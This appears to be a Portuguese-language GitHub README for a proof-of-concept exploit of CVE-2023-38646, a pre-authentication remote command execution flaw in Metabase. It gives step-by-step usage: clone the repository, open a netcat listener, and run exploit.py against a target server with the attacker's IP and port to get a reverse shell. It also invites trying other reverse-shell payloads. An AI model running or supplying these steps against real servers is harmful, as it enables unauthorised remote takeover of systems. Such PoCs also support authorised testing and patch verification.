
 threathntr/cve-2023-38646
Este é um script de Prova de Conceito (PoC) para explorar o Metabase, uma ferramenta open-source de business intelligence e análise de dados.

Este é um script de Prova de Conceito (PoC) para explorar o Metabase, uma ferramenta de business intelligence e análise de dados de código aberto. O Metabase permite que usuários visualizem e interajam com seus dados, tornando-o uma plataforma poderosa para análise de dados.
Esta vulnerabilidade, designada como CVE-2023-38646, permitia que atacantes executassem comandos arbitrários no servidor sem exigir qualquer autenticação. O impacto dessa falha era grave, pois concedia acesso não autorizado ao servidor no nível de privilégio do servidor.

Clone este Repositório
git clone https://github.com/threatHNTR/CVE-2023-38646.git
Navegue até o Repositório
cd CVE-2023-38646
Antes de executar o script, configure um Listener Netcat
nc -nlvp chosen-port
Execute o Script
python3 exploit.py -u http://target-metabase-server -i your-ip-address -p chosen-port
Exploração: O script tentará enviar um reverse shell para o servidor Metabase alvo. Se for bem-sucedido, você receberá um shell na sua máquina. Sinta-se à vontade para alterar o payload para testar diferentes reverse shells.
GitHub Advisory: https://github.com/advisories/GHSA-jg32-8h6w-x7vg
Metabase Advisory: https://www.metabase.com/blog/security-advisory
Metabase GitHub: https://github.com/metabase/metabase
Blog da Assetnote - Chaining our way to Pre-Auth RCE in Metabase: https://blog.assetnote.io/2023/07/22/pre-auth-rce-metabase/
